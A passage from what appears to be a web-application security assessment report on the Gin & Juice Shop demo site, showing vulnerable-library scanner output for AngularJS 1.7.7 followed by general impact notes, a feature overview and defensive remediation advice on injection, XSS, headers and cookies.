2026-05-16T23:31:56.825Z 93d7f6130eb9 INF Page closed 0
2026-05-16T23:31:56.835Z 93d7f6130eb9 INF Javascripts found: 5
2026-05-16T23:31:56.842Z 93d7f6130eb9 WRN Libraries with known vulnerabilities found in https://ginandjuice.shop/resources/js/angular_1-7-7.js loaded by https://ginandjuice.shop/:
2026-05-16T23:31:56.842Z 93d7f6130eb9 WRN * angularjs@1.7.7
2026-05-16T23:31:59.550Z 93d7f6130eb9 INF Other libraries found in https://ginandjuice.shop/resources/js/react-dom.development.js loaded by https://ginandjuice.shop/:
2026-05-16T23:31:59.551Z 93d7f6130eb9 INF * react@18.2.0
2026-05-16T23:31:59.551Z 93d7f6130eb9 INF * react-dom@18.2.0
2026-05-16T23:31:59.774Z 93d7f6130eb9 INF Other libraries found in https://ginandjuice.shop/resources/js/react.development.js loaded by https://ginandjuice.shop/:
2026-05-16T23:31:59.774Z 93d7f6130eb9 INF * react@18.2.0
2026-05-16T23:31:59.878Z 93d7f6130eb9 INF Browser closed.
2026-05-16T23:31:59.878Z 93d7f6130eb9 INF Stats: urls: 5, libraries: 3, Libraries with known vulnerabilities: 1
[kali@kali] ~/Desktop
$
```

Result

The CLI scanner officially flagged 1 vulnerable library found mapping specifically back to the `/resources/js/angular_1-7-7.js` endpoint

Impact Possibilities of JavaScript Dependency

An attacker may be able to:

- Execute client-side attacks such as XSS
- Steal session cookies or sensitive user data
- Perform actions on behalf of authenticated users
- Redirect users to malicious websites

Mitigation Strategies for JavaScript Dependency

1. Upgrade or replace the deprecated AngularJS framework.
2. Migrate to a modern and supported framework such as:
 - Angular (2+)
 - React
 - Vue.js
3. Regularly update third-party libraries and dependencies to supported versions.
4. Implement dependency monitoring and security patch management.
5. Integrate automated software composition analysis (SCA) tooling into continuous deployment pipelines to instantly flag vulnerable packages

7. Features of Gin & Juice Shop

1- User-Friendly Interface:

The website is designed with an intuitive and responsive layout, ensuring a seamless user experience across devices, including desktops, tablets, and smartphones.

2- Product Catalog:

A well-organized product catalog allows users to easily browse through various categories of products, complete with high-quality images and detailed descriptions.

3- Search Functionality:

The search feature enables users to quickly find specific products or categories, improving navigation and user engagement.

4- Secure User Authentication:

The website includes a login page, allowing users to create accounts and securely access their information.

5- Shopping Cart Integration:

Users can easily add products to their cart, view their selections, and proceed to checkout, enhancing the shopping experience.

Blog Section: A blog section is included, providing valuable content related to products, promotions, or lifestyle topics that engage users and enhance SEO.

6- Responsive Design:

The website adapts to different screen sizes, ensuring that all users have a consistent experience regardless of the device they use.

7- Customer Support Features:

Contact forms or support options may be available, enabling users to reach out for assistance or inquiries.

8- Payment Gateway Integration:

The website likely supports multiple payment options, providing users with flexibility during the checkout process.

9- Regular Updates:

The website appears to be regularly updated with new products and content, keeping users engaged and informed about the latest offerings.

8. Remediation

To address the identified vulnerabilities and enhance the security posture of the Gin & Juice Shop website, the following remediation actions are recommended:

1- SQL Injection Prevention:

Implement Prepared Statements: Utilize prepared statements and parameterized queries to prevent SQL injection attacks. This ensures that user inputs are properly sanitized and validated before being executed in the database.

Input Validation: Rigorously validate and sanitize all user inputs to eliminate any possibility of malicious SQL code being executed. Implement a whitelist approach where only expected data formats are accepted.

2- Cross-Site Scripting (XSS) Mitigation:

Content Security Policy (CSP): Implement a robust Content Security Policy to restrict the sources from which scripts can be loaded. This will help prevent unauthorized script execution.

Input Sanitization: Ensure that any data output to the web pages is properly sanitized and encoded, particularly data that includes user inputs, to prevent XSS attacks.

3- Secure JavaScript Files:

Remove Sensitive Information: Conduct a thorough audit of all JavaScript files to identify and remove any hardcoded sensitive information, such as passwords and API keys.

Environment Variables: Store sensitive data in environment variables instead of hardcoding them into the source code. This practice helps keep secrets secure and separate from the codebase.

4- Enhance Security Headers:

Implement HTTP Security Headers: Add the following security headers to the server responses: **X-XSS-Protection:** Enable this header to activate built-in protections against reflected XSS attacks.

X-Content-Type-Options: Prevent the browser from interpreting files as a different MIME type than what is specified.

Strict-Transport-Security (HSTS): Enforce HTTPS and protect against SSL stripping attacks by adding this header.

5- Cookie Security Improvements:

Set HTTP Only and Secure Flags: Ensure that cookies are configured with the HTTP Only and Secure flags to prevent access from JavaScript and to ensure that cookies are transmitted only over secure connections.

Same Site Attribute: Implement the Same Site attribute for cookies to mitigate CSRF (Cross-Site Request Forgery) attacks.

6- Regular Security Audits:

Conduct Regular Security Assessments: Schedule regular security audits and

penetration tests to identify and remediate vulnerabilities proactively. Continuous monitoring of the website's security posture is essential for maintaining its integrity.

7- User Credential Security:

Change Exposed Credentials: Immediately change any exposed user credentials (e.g., passwords, API keys) to prevent unauthorized access.

Implement Strong Password Policies: Enforce strong password policies for user accounts, including requirements for complexity and periodic changes.

8- Educate Developers and Staff:

Security Awareness Training: Provide training to developers and staff on secure coding practices and the importance of web application security to foster a security conscious culture within the organization.

By implementing these remediation actions, the Gin & Juice Shop can significantly reduce the risk of security breaches and improve the overall security of its web application. Regular updates and adherence to security best practices will further safeguard user data and enhance the trustworthiness of the website.